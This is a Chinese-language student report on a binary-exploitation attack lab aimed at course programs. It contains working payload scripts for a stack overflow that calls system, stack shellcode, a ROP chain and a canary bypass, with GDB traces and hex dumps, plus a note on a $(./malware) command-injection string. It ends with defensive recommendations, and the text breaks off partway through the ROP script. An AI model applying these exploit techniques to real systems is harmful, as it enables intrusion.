### The bomb was triggered by the dark-calc process. ###
### You have successfully detonated the bomb! Congratulations! ###


Enter an expression (length up to 15):
--- stderr ---
```

6.5 附加发现：算术包装里的命令替换

eval 把输入包成 echo $((...)) 再交给 /bin/sh。实测 dash 与 bash 在算术扩展内部仍会先做命令替换：$(($(cmd)))。12 字节的字符串 $(./malware) 就能在 15 字符上限内触发 malware（退出前把算术解析失败的信息打到 stderr，stdout 同样出现成功横幅）。这说明本程序的攻击面不止溢出：任何能到达 command_buf 的 shell 元字符都可注入命令。本任务按实验要求使用缓冲区溢出（返回地址覆盖）实现，未依赖该注入路径；但它是一个值得记录的防御要点（见第十二节）。

七、任务四：用 GDB 检查 main 函数的机器码（5 分）

在 GDB 中对 dark-calc 执行 disassemble /r main，得到带原始字节的完整反汇编：

```
### main's machine code with raw bytes
Dump of assembler code for function main:
   0x0000000000401ac3 <+0>:    55                      push   %rbp
   0x0000000000401ac4 <+1>:    48 89 e5                mov    %rsp,%rbp
   0x0000000000401ac7 <+4>:    b8 00 00 00 00          mov    $0x0,%eax
   0x0000000000401acc <+9>:    e8 a6 fe ff ff          call   0x401977 <input>
   0x0000000000401ad1 <+14>:   b8 00 00 00 00          mov    $0x0,%eax
   0x0000000000401ad6 <+19>:   e8 fc fe ff ff          call   0x4019d7 <eval>
   0x0000000000401adb <+24>:   eb ea                   jmp    0x401ac7 <main+4>
End of assembler dump.


### main's instructions
   0x401ac3 <main>:    push   %rbp
   0x401ac4 <main+1>:  mov    %rsp,%rbp
   0x401ac7 <main+4>:  mov    $0x0,%eax
   0x401acc <main+9>:  call   0x401977 <input>
   0x401ad1 <main+14>: mov    $0x0,%eax
   0x401ad6 <main+19>: call   0x4019d7 <eval>
   0x401adb <main+24>: jmp    0x401ac7 <main+4>
   0x401add <init_fixed_stack>:        push   %rbp
   0x401ade <init_fixed_stack+1>:      mov    %rsp,%rbp
   0x401ae1 <init_fixed_stack+4>:      sub    $0x20,%rsp
   0x401ae5 <init_fixed_stack+8>:      movq   $0x802000,-0x8(%rbp)
   0x401aed <init_fixed_stack+16>:     mov    -0x8(%rbp),%rax
   0x401af1 <init_fixed_stack+20>:     mov    $0x0,%r9d
   0x401af7 <init_fixed_stack+26>:     mov    $0xffffffff,%r8d


### done
```

地址	机器码	指令	逐字节解读
0x401ac3	55	push rbp	保存调用者帧指针
0x401ac4	48 89 e5	mov rbp,rsp	建立 main 自己的帧基址
0x401ac7	b8 00 00 00 00	mov eax,0	置零 rax 高位，循环起点
0x401acc	e8 a6 fe ff ff	call 0x401977	rel32=0xfffffea6=-0x15a；下一指令 0x401ad1-0x15a=0x401977 → input
0x401ad1	b8 00 00 00 00	mov eax,0	call input 之后
0x401ad6	e8 fc fe ff ff	call 0x4019d7	rel32=-0x104；0x401adb-0x104=0x4019d7 → eval
0x401adb	eb ea	jmp 0x401ac7	rel8=0xea=-22；0x401add-22=0x401ac7，回循环起点

说明：① call/jmp 是 RIP 相对的，机器码里是“到下一指令”的有符号偏移；② main 没有局部变量，因此没有 sub rsp；③ 0x401ac7→0x401adb 构成 while(1) 循环，一次 input()+eval() 之后回到循

环头再次读取；④ main 入口 rsp%16=8，push rbp 后 rsp%16=0，call 压栈后输入函数入口 rsp%16=8，符合 SysV ABI 栈对齐约定。

八、任务五：栈空间执行（25 测试 + 5 报告）

8.1 固定栈的建立

第三节已给出 init_fixed_stack/__wrap_main 反汇编。运行期映射（GDB info proc mappings 摘录，完整见 analysis/gdb/02_fixed_stack.txt）：

```
0x0000721000000000 0x0000721000001000 0x1000              0x0                ---p
0x0000721000001000 0x0000721000801000 0x800000            0x0                rwxp
0x0000721000801000 0x0000721000802000 0x1000              0x0                ---p
```



图 2 dark-calc 的固定栈映射：rwxp 栈页 + 两侧守卫页

main 由 __wrap_main 调用，进入时 rsp 已经是固定栈顶 0x721000801000 下方：

```
### at main(), called through __wrap_main on the fixed stack
rip            0x401ac3            0x401ac3 <main>
rbp            0x7ffc085b8960      0x7ffc085b8960
rsp            0x721000800ff8      0x721000800ff8
#0  0x0000000000401ac3 in main ()


### anonymous mapping for the fixed stack
```

结论：① 栈页权限是 rwxp——ELF 头里的 GNU_STACK RW 只是"普通线程栈"的请求，运行期真正使用的固定映射可执行；② 映射地址固定（MAP_FIXED_NOREPLACE 落在 0x721000000000），缓冲区地址 0x721000800fd0 每次运行都相同，ASLR 完全失效；③ 两端 PROT_NONE 守卫页把单次输入限制在 47 字节。

8.2 shellcode 设计

```
6a 04          push 4
5f             pop  rdi                ; edi = 4
48 b8 <a87…>   movabs rax, 0x401a87     ; grade_eval
ff e0          jmp   rax               ; 注意是 jmp 不是 call
```

用 jmp 而非 call：shellcode 入口时 rsp=0x721000800ff0，距守卫页只剩 8 字节可写；jmp 不压栈，grade_eval 的 prologue（push rbp 落在 0x...fe8）正好落在守卫页下方。grade_eval 返回时从 0x...ff0 弹出我们放在偏移 32 处的 0x4019b9（mov edi,0; call exit@plt），进程以 exit(0) 干净结束。shellcode 共 15 字节，小于 16 字节的缓冲区，返回地址槽（偏移 24）指向缓冲区自身。

8.3 GDB 观察

```
### break after gets(); inspect the injected shellcode
Breakpoint 2 at 0x40199f


Breakpoint 2, 0x000000000040199f in input ()
buffer = rbp-0x10 = 0x721000800fd0
shellcode bytes:
0x721000800fd0: 0x6a    0x04    0x5f    0x48    0xb8    0x87    0x1a    0x40
0x721000800fd8: 0x00    0x00    0x00    0x00    0x00    0xff    0xe0    0x43
0x721000800fe0: 0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43


### disassemble the injected bytes
   0x721000800fd0:      push   $0x4
   0x721000800fd2:      pop    %rdi
   0x721000800fd3:      movabs $0x401a87,%rax
   0x721000800fdd:      jmp    *%rax
   0x721000800fdf:      rex.XB
   0x721000800fe0:      rex.XB


### saved return address now points back into the fixed stack
0x721000800fe0: 0x4343434343434343      0x0000721000800fd0
0x721000800ff0: 0x00000000004019b9      0x0000000000401c00


### watch grade_eval receive edi=4
### watch grade_eval receive edi=4
Breakpoint 3 at 0x401a87


Breakpoint 3, 0x0000000000401a87 in grade_eval ()
rdi            0x4                 4
rsp            0x721000800ff0      0x721000800ff0
rbp            0x4343434343434343  0x4343434343434343
rip            0x401a87            0x401a87 <grade_eval>
#0  0x0000000000401a87 in grade_eval ()
#1  0x00000000004019b9 in input ()
Backtrace stopped: Cannot access memory at address 0x434343434343434b


### continue to program exit
### continue to program exit
Enter an expression (length up to 15):


 Hope A will be your grade!
[Inferior 1 (process 606) exited normally]
```

断点落在 0x401a87 时 rdi=4、rsp=0x721000800ff0，随后打印“Hope A will be your grade!”，进程 [Inferior exited normally]（exit(0)）。

8.4 NX 对照：dark-calc-nx 的栈不可执行

dark-calc-nx 没有固定栈，线程栈映射为 rw-p：

```
### input() frame on the ordinary thread stack (NX)
rbp            0x7ffdaea83110      0x7ffdaea83110
```

```
rsp            0x7ffdaea83100      0x7ffdaea83100
buffer = rbp-0x10 = 0x7ffdaea83100


### the thread stack mapping has no execute permission
process 619
Mapped address spaces:


Start Addr         End Addr           Size               Offset             Perms File
0x0000000000400000 0x0000000000402000 0x2000             0x0                r-xp
/home/neil/lab3/dark-calc-nx
0x0000000000601000 0x0000000000602000 0x1000             0x1000             r--p
/home/neil/lab3/dark-calc-nx
0x0000000000602000 0x0000000000603000 0x1000             0x2000             rw-p
/home/neil/lab3/dark-calc-nx
0x0000716a6a800000 0x0000716a6a828000 0x28000            0x0                r--p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6a828000 0x0000716a6a9c0000 0x198000           0x28000            r-xp  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6a9c0000 0x0000716a6aa0e000 0x4e000            0x1c0000           r--p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6aa0e000 0x0000716a6aa12000 0x4000             0x20e000           r--p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6aa12000 0x0000716a6aa14000 0x2000             0x212000           rw-p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6aa14000 0x0000716a6aa21000 0xd000             0x0                rw-p
0x0000716a6abb2000 0x0000716a6abb5000 0x3000             0x0                rw-p
0x0000716a6abbb000 0x0000716a6abbd000 0x2000             0x0                rw-p
0x0000716a6abbd000 0x0000716a6abc1000 0x4000             0x0                r--p  [vvar]
0x0000716a6abc1000 0x0000716a6abc3000 0x2000             0x0                r--p  [vvar_vclock]
0x0000716a6abc3000 0x0000716a6abc5000 0x2000             0x0                r-xp  [vdso]
0x0000716a6abc5000 0x0000716a6abc6000 0x1000             0x0                r--p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6abc6000 0x0000716a6abf5000 0x2f000            0x1000             r-xp  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6abf5000 0x0000716a6ac00000 0xb000             0x30000            r--p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6ac00000 0x0000716a6ac02000 0x2000             0x3b000            r--p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6ac02000 0x0000716a6ac03000 0x1000             0x3d000            rw-p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6ac03000 0x0000716a6ac04000 0x1000             0x0                rw-p
0x00007ffdaea64000 0x00007ffdaea85000 0x21000            0x0                rw-p  [stack]


### force the CPU to fetch from the stack buffer
0x00007ffdaea64000 0x00007ffdaea85000 0x21000            0x0                rw-p  [stack]
```

把 PC 强制指到栈上的 shellcode 字节，第一条指令取指即触发 SIGSEGV：

```
### force the CPU to fetch from the stack buffer
Breakpoint 2 at 0x401890


Breakpoint 2, 0x0000000000401890 in input ()
0x7ffdaea83100: 0x6a    0x04    0x5f    0x48    0xb8    0x87    0x1a    0x40
0x7ffdaea83108: 0x00    0x00    0x00    0x00    0x00    0xff    0xe0    0x43
=> 0x7ffdaea83100:     push   $0x4
   0x7ffdaea83102:     pop    %rdi
   0x7ffdaea83103:     movabs $0x401a87,%rax
   0x7ffdaea8310d:     jmp    *%rax


Program received signal SIGSEGV, Segmentation fault.
0x00007ffdaea83100 in ?? ()


### after stepi: the fetch faulted, so the stack is not executable
rip            0x7ffdaea83100      0x7ffdaea83100
=> 0x7ffdaea83100:     push   $0x4
#0  0x00007ffdaea83100 in ?? ()
#1  0x401a87b8485f046a in ?? ()
#2  0x43e0ff0000000000 in ?? ()
```

```
#3  0x4343434343434343 in ?? ()
#4  0x0000721000800fd0 in ?? ()
#5  0x00000000004019b9 in main ()
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
```

同一批字节在 dark-calc 上正常执行、在 dark-calc-nx 上取指崩溃——直接证明 NX 保护的生效与否取决于运行期页权限，而不是文件名里的 “nx”。

九、任务六：ROP（10 测试 + 10 报告）

9.1 为什么必须 ROP

第八节已证明 dark-calc-nx 的栈是 rw-p：注入的代码无法执行，且栈地址随机，不能像任务五那样跳回缓冲区。但主映像非 PIE，.text 里的代码地址固定，因此改为复用已有代码片段（gadget）构造返回链。

9.2 gadget 的定位

```
401a2a:      5b                      pop    rbx

401a2b:      5d                      pop    rbp

401a2c:      41 5c                   pop    r12

401a2e:      41 5d                   pop    r13

401a30:      41 5e                   pop    r14

401a32:      41 5f                   pop    r15

401a34:      c3                      ret
```

__libc_csu_init 的尾声是 pop rbx; pop rbp; pop r12; pop r13; pop r14; pop r15; ret，最后两条机器码为 41 5f c3（pop r15; ret）。从 0x401a33 进入（越过 0x41），0x5f 正好被译码为 pop rdi，0xc3 为 ret——一个完美的未对齐 gadget：

```
0x401a32: 41 5f c3        pop r15; ret
0x401a33:    5f c3        pop rdi; ret   ← 从这里进入
```

9.3 ROP 链与栈对齐

偏移	值（小端）	作用
0 – 23	'R' × 24	覆盖 expression[16] 与 saved rbp
24 – 31	0x401a33	pop rdi; ret
32 – 39	0x0000000000000004	rdi = 4（grade）
40 – 47	0x401978	grade_eval
48 – 55	0x4018aa	mov edi,0; call exit@plt → exit(0)

对齐推导：input 的 ret 之后 rsp%16=0；pop rdi 弹出一项后 rsp%16=8；再 ret 进入 grade_eval 时 rsp%16=8，与正常 call 完全一致，故其内部 printf 的 movaps 不会因未对齐崩溃。grade_eval 是普通函数，自带 canary 建立与校验，链中没有触碰其帧。全链只含固定代码地址，对栈随机化、libc 地址完全免疫。

9.4 实测结果

```
Enter an expression (length up to 15):


 Hope A will be your grade!
target exit status: 0   PASS（期望字符串命中）
```

十、任务七：Canary（10 测试 + 10 报告）

10.1 为什么不能直接覆盖返回地址

dark-log 的 input/main/grade_eval 都有栈保护。input 入口把 fs:0x28 的 canary 存到 rbp-0x8，返回前异或校验。canary 在偏移 280：直接构造 288 字节输入覆盖它，要么拷贝阶段因 len 失控先崩，要么返回时校验失败。对照实验（analysis/gdb/04b_canary_smash.txt）：

```
canary before input: $1 = 0xf190bec2854eaa00
Breakpoint 2 at 0x4017db


Breakpoint 2, 0x00000000004017db in input ()
canary after 320-byte input: $2 = 0x4343434343434343
TLS canary: $3 = 0xf190bec2854eaa00


### continue: the canary check must abort the process
### continue: the canary check must abort the process
*** stack smashing detected ***: terminated


Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (threadid=<optimized out>, signo=6, no_tid=0) at
./nptl/pthread_kill.c:44
warning: 44     ./nptl/pthread_kill.c: No such file or directory


### inferior state
```

glibc 报 “*** stack smashing detected ***: terminated” 并以 SIGABRT 终止——canary 值每进程随机，静态 payload 无法“写回原值”。

10.2 思路：用 len 移动 memcpy 的目的地

注意 input() 在 gets 之后还有一次拷贝：memcpy(logMsg + len, expression, 128)。len 位于偏移 256，可以先于 canary（偏移 280）被覆盖。令 len=0xa0（160），目的地变成 logMsg+0xa0 = rbp：128 字节拷贝正好覆盖 saved rbp 与返回地址，而 canary 在 rbp-8，拷贝区间 rbp..rbp+0x7f 完全碰不到它，校验自然通过。




图 4 len 控制的 memcpy：覆盖返回地址的同时让 canary 原封不动

10.3 payload 布局

偏移	字节	作用
0 – 7	`'K' × 8`	fake saved rbp
8 – 15	`0x4018a3`	pop rdi; ret（csu 尾部 41 5f c3 的第 2 字节）
16 – 23	`4`	rdi = 4
24 – 31	`0x401677`	grade_eval
32 – 255	`'L'` 填充	凑到 len 字段之前
256 – 259	`0xa0 00 00 00`	len = 160 → memcpy 目的地 = rbp

输入恰好 260 字节：gets 的 NUL 落在偏移 260（pad 区），与 canary（280）相距 20 字节。字节 0–127 是 memcpy 的源，fake 帧就放在这里。

```
# payload_canary.py  ->  261 bytes (incl. trailing newline)
0000  4b 4b 4b 4b 4b 4b 4b a3 18 40 00 00 00 00 00  |KKKKKKKK..@.....|
0010  04 00 00 00 00 00 00 00 77 16 40 00 00 00 00  |........w.@.....|
0020  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
0030  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
0040  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
0050  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
0060  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
0070  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
0080  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
0090  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLL|
```

```
00a0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00b0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00c0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00d0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00e0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00f0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0100  a0 00 00 00 0a                                    |.....|
```

10.4 GDB 观察

```
### step the prologue and the canary store
0x00000000004016d7 in input ()
0x00000000004016da in input ()
0x00000000004016e1 in input ()
0x00000000004016ea in input ()
0x00000000004016ee in input ()
after prologue: rbp=0x7ffd014174c0 rsp=0x7ffd014173a0
stack canary at rbp-0x8 : $1 = 0x4cfce67f21963900
TLS canary at fs:0x28   : $2 = 0x4cfce67f21963900


### run to the point just after the 128-byte memcpy
### run to the point just after the 128-byte memcpy
Breakpoint 2 at 0x4017db


Breakpoint 2, 0x00000000004017db in input ()
len (rbp-0x20) = 160  (0xa0)
memcpy destination = logMsg + len = 0x7ffd014174c0
stack canary at rbp-0x8 : $3 = 0x4cfce67f21963900


### the overwritten frame tail: saved rbp, return address, canary
0x7ffd014174b8: 0x4cfce67f21963900      0x4b4b4b4b4b4b4b4b
0x7ffd014174c8: 0x00000000004018a3      0x0000000000000004
0x7ffd014174d8: 0x0000000000401677


### continue into grade_eval(4)
### continue into grade_eval(4)
Breakpoint 3 at 0x401677


Breakpoint 3, 0x0000000000401677 in grade_eval ()
rdi            0x4                 4
rsp            0x7ffd014174e0      0x7ffd014174e0
rbp            0x4b4b4b4b4b4b4b4b  0x4b4b4b4b4b4b4b4b
#0  0x0000000000401677 in grade_eval ()
### run to the end
Enter a log message:


 Hope A will be your grade!


Program received signal SIGSEGV, Segmentation fault.
0x00000000004016d5 in grade_eval ()
rip            0x4016d5            0x4016d5 <grade_eval+94>
```

canary 在拷贝前后均为 TLS 原值；len=160、目的地=rbp；返回地址槽变为 0x4018a3。grade_eval 以 edi=4 进入并打印目标字符串。grade_eval 返回后落入 'L' 填充 → SIGSEGV，但 printf 之后紧跟 fflush(stdout)，输出已经落盘，CI 的 grep 不受影响。

十一、端到端验证与复现方法

11.1 CI 等价测试结果

payload	目标	字节数	目标退出状态	结果
payload.py	dark-calc	33	-7	PASS
payload_dark.py	dark-calc	41	0	PASS
payload_rop.py	dark-calc-nx	57	0	PASS
payload_canary.py	dark-log	261	-11	PASS

期望字符串与 workflow 完全一致（analysis/logs/ci_simulation.txt）；payload.py 的完整输出（含进程树与成功横幅）见 6.4 节，其余三段如下：

```
== payload_dark.py -> attack/dark-calc
generated bytes: 41  generator rc: 0
target exit status: 0  PASS=True
--- stdout ---
Enter an expression (length up to 15):


 Hope A will be your grade!
--- stderr ---



== payload_rop.py -> attack/dark-calc-nx
generated bytes: 57  generator rc: 0
target exit status: 0  PASS=True
--- stdout ---
Enter an expression (length up to 15):


 Hope A will be your grade!
--- stderr ---



== payload_canary.py -> attack/dark-log
generated bytes: 261  generator rc: 0
target exit status: -11  PASS=True
--- stdout ---
Enter a log message:


 Hope A will be your grade!
--- stderr ---
```

11.2 复现步骤（WSL2）

```
# 1. 把二进制复制到 Linux 文件系统（保证可执行位与页缓存正常）
rm -rf ~/lab3 && mkdir -p ~/lab3 && cp /mnt/e/AttackLab/attack/* ~/lab3/ && chmod +x ~/lab3/*


# 2. 证据采集（GDB / 反汇编 / 长度矩阵 / CI 等价测试）
python3 tools/make_inputs.py
bash   tools/capture_gdb.sh
bash   tools/capture_disassembly.sh
python3 tools/run_evidence.py
```

```
# 3. 手动验证单个 payload（与 CI 相同的重定向方式）
python3 payload.py > /tmp/p.bin && (cd ~/lab3 && ./dark-calc < /tmp/p.bin)
```

CI 的动作序列为：python3 <payload> > payload.bin；cd attack；./<target> < payload.bin；grep -F 期望字符串。上述等价测试逐字复现该序列。

十二、防御与改进建议

层次	措施	针对本实验哪个环节
源代码	彻底移除 gets()，改用 fgets/read + 显式边界；对长度做白名单校验	任务二/三/五/六/七的共同根源
源代码	不把用户输入拼进 shell：解析后调用 execl/posix_spawn，或对表达式做白名单	eval 的 system(command_buf) 与 6.5 节的命令替换注入
编译期	-fstack-protector-all（所有函数都放 canary）	任务七的 canary 绕过（黑暗面：绕过仍需配合信息泄露防护）
编译期	默认 NX（-z noexecstack）并避免手工 RWX 映射；W^X	任务五的固定 RWX 栈
链接期	PIE（-fPIE -pie）+ 完整 ASLR	任务六的固定 gadget 地址
链接期	FULL RELRO（-Wl,-z,relro,-z,now）	防范 GOT 覆写类攻击
系统层	seccomp/AppArmor 限制 exec 与文件访问；以非特权用户运行	溢出后调用 system/./malware
测试	把长度矩阵与 payload 回归测试并入 CI	防止回归（本仓库 CI 已包含 payload 测试）

每个措施都对应一个被本实验证实可利用的具体环节；组合使用（纵深防御）才能在真实系统上显著提高攻击成本。

十三、总结与局限

- ① 栈帧是 x86-64 ABI 的必然结果：rbp+8 处的返回地址决定了函数结束后的控制流，gets 这类无界读入一旦越过缓冲区就能改写它；
- ② “保护”是运行期属性：GNU_STACK、文件名、编译选项都不能替代对 /proc 映射的观察——dark-calc 的固定 RWX 映射让栈执行成立，dark-calc-nx 的 rw-p 栈让 shellcode 第一步就崩溃；
- ③ ROP 的本质是复用已存在的机器码：一个从 0x41 5f c3 中间进入的未对齐 gadget 就足以把 edi 设为 4 并调用 grade_eval，全程不依赖任何随机化地址；
- ④ Canary 检测的是“覆盖值”而非“覆盖行为”：dark-log 用攻击者可控的 len 把 128 字节拷贝改道到 rbp，绕过检测的同时改写返回地址——防御必须覆盖所有越界写原语，而不只是栈返回；
- ⑤ 纵深防御：gets→受限读取、命令白名单、PIE+ASLR、NX、canary、RELRO、seccomp 各司其职，单点措施均存在本实验演示的绕过。

局限与说明

- 实验在 WSL2 Ubuntu 26.04（glibc 2.43）完成，CI 为 ubuntu-24.04（glibc 2.39）。payload 只依赖非 PIE 固定代码地址与 dark-calc 的固定映射，不依赖 glibc 内部布局；gets/system 等符号在两个版本都存在；
- dark-calc 的 0x721000000000 固定映射假设该区间未被占用（MAP_FIXED_NOREPLACE 失败时程序会报错退出），在当前内核与 CI 环境下均成立；
- payload.py 的 system 返回后与 payload_canary.py 的 grade_eval 返回后进程会因伪造的帧数据崩溃（SIGBUS/SIGSEGV）：目标字符串在此之前已 flush 到 stdout，且 CI 只检查输出；若要求进程体面退出，可分别加 exit(0) 调用点（payload_dark/payload_rop 已做到 exit 0）；
- 报告中的每一条 GDB/运行记录都可按第十一节命令复现，原始日志与脚本随仓库提交。

附录 A：四个 payload 的完整清单与十六进制转储

payload.py

```
#!/usr/bin/env python3
"""Task 3 payload: run ./malware from attack/dark-calc through a stack overflow.


Frame layout of input() (see analysis/gdb/01_frame_and_main.txt):


    rbp-0x10  char expression[16]      <- gets() writes here, unbounded
    rbp+0x00  saved rbp                 <- 8 bytes
    rbp+0x08  saved return address      <- 8 bytes, the control-flow target


The overflow writes 24 bytes of padding and replaces the return address.
dark-calc runs on a 48-byte fixed stack window, so a three-qword
`pop rdi; ret` chain (48 bytes plus a NUL terminator) cannot fit.  Instead the
return address is aimed at eval()'s call site:


    0x401a6b  mov edi, 0x6030d0   ; command_buf, already holding "./malware"
    0x401a70  call system@plt


`input()` has just executed `strcpy(command_buf, expression)`, so command_buf
contains the first NUL-terminated part of this payload, i.e. "./malware".
The shell started by system() has dark-calc as an ancestor, which is exactly
what attack/malware checks with ps before printing the success banner.


Only the first 10 bytes of the buffer are the command string; everything after
the NUL is still written to the stack by gets() and forms the overflow.  The
fixed stack gives the buffer 48 writable bytes, so the 32-byte payload is well
inside the window.
"""
import struct
import sys


# eval()'s "mov edi, 0x6030d0; call system@plt" (objdump -d attack/dark-calc).
EVAL_SYSTEM_CALL = 0x401A6B


padding = b"./malware\x00" + b"A" * 6      # 16 bytes: command string + filler
saved_rbp = b"B" * 8                       # rbp is not used after leave; ret
payload = padding + saved_rbp + struct.pack("<Q", EVAL_SYSTEM_CALL)
payload += b"\n"                           # gets() consumes the delimiter


assert len(payload) <= 48, "gets() must stay below dark-calc's stack guard page"
assert b"\n" not in payload[:-1]
sys.stdout.buffer.write(payload)
# payload.py  ->  33 bytes (incl. trailing newline)
0000  2e 2f 6d 61 6c 77 61 72 65 00 41 41 41 41 41 41  |./malware.AAAAAA|
0010  42 42 42 42 42 42 42 42 6b 1a 40 00 00 00 00 00  |BBBBBBBBk.@.....|
0020  0a                                               |.|
```

payload_dark.py

```
#!/usr/bin/env python3
"""Task 5 payload: execute shellcode on dark-calc's dedicated RWX stack.


dark-calc's constructor init_fixed_stack() maps 8 MiB at a fixed address and
makes it read/write/execute, with PROT_NONE guard pages on both ends:
```

```
    0x721000000000 - 0x721000001000   ---p   guard
    0x721000001000 - 0x721000801000   rwxp   fixed stack (8 MiB)
    0x721000801000 - 0x721000802000   ---p   guard


__wrap_main() then sets rsp = fixed_stack_top (0x721000801000) and calls main.
Because the mapping address is fixed, the stack is not randomised and the input
buffer is always at 0x721000800fd0.  The buffer is only 16 bytes below the
saved rbp, but this payload's shellcode is 15 bytes, so it fits entirely inside
the buffer and the return address at offset 24 simply jumps back to the buffer:


    0x721000800fd0  6a 04           push 4
    0x721000800fd2  5f              pop  rdi
    0x721000800fd3  48 b8 <addr>    movabs rax, 0x401a87   ; grade_eval
    0x721000800fdd  ff e0           jmp  rax


grade_eval(4) prints "Hope A will be your grade!".  It returns to the qword at
0x721000800ff0, which this payload sets to 0x4019b9 (`mov edi, 0; call
exit@plt`), so the process terminates cleanly with status 0.


Note the 48-byte window: the NUL terminator written by gets() must land at or
below 0x721000800fff, hence payloads on this binary are limited to 47 bytes.
This one is 40 bytes (including the trailing newline delimiter).
"""
import struct
import sys


# nm attack/dark-calc
GRADE_EVAL = 0x401A87
EXIT0_CALL_SITE = 0x4019B9   # input()+0x42: mov edi, 0; call exit@plt
STACK_BUFFER = 0x721000800FD0


shellcode = b"\x6a\x04"                      # push 4
shellcode += b"\x5f"                         # pop rdi
shellcode += b"\x48\xb8" + struct.pack("<Q", GRADE_EVAL)  # movabs rax, grade_eval
shellcode += b"\xff\xe0"                     # jmp rax


payload = shellcode.ljust(24, b"\x90")       # NOP padding up to saved rbp
payload += struct.pack("<Q", STACK_BUFFER)    # return address -> shellcode
payload += struct.pack("<Q", EXIT0_CALL_SITE) # grade_eval returns -> exit(0)
payload += b"\n"


assert len(shellcode) <= 24
assert len(payload) <= 47, "gets() NUL must not touch the PROT_NONE guard page"
assert b"\n" not in payload[:-1]
sys.stdout.buffer.write(payload)
# payload_dark.py  ->  41 bytes (incl. trailing newline)
0000  6a 04 5f 48 b8 87 1a 40 00 00 00 00 00 ff e0 90  |j._H...@........|
0010  90 90 90 90 90 90 90 90 d0 0f 80 00 10 72 00 00  |.............r..|
0020  b9 19 40 00 00 00 00 00 0a                       |..@......|
```

payload_rop.py

```
#!/usr/bin/env python3
"""Task 6 payload: a ROP chain for attack/dark-calc-nx.


dark-calc-nx keeps the same vulnerable input() but has no fixed RWX mapping:
its GNU_STACK is RW, so injected bytes on the stack cannot be fetched.  The
overflow therefore reuses code that already exists in the binary (ret2code/ROP)
and needs no knowledge of the randomised stack or libc addresses, because the
main image is a non-PIE ET_EXEC linked at 0x400000.


Frame layout of input():
```

```
    24 bytes        padding over expression[16] and the saved rbp
    +0  0x401a33    pop rdi; ret   (unaligned entry into __libc_csu_init's
                                    "pop r15; ret" epilogue: 41 5f c3)
    +8  0x00000004  argument: grade == 4
    +16 0x401978    grade_eval
    +24 0x4018aa    input()+0x42: mov edi, 0; call exit@plt  -> exit(0)


The stack alignment works out exactly as a normal call expects: the return
from input() leaves rsp % 16 == 0, the gadget pops one qword, and grade_eval
enters with rsp % 16 == 8, which is why printf() inside it does not fault.
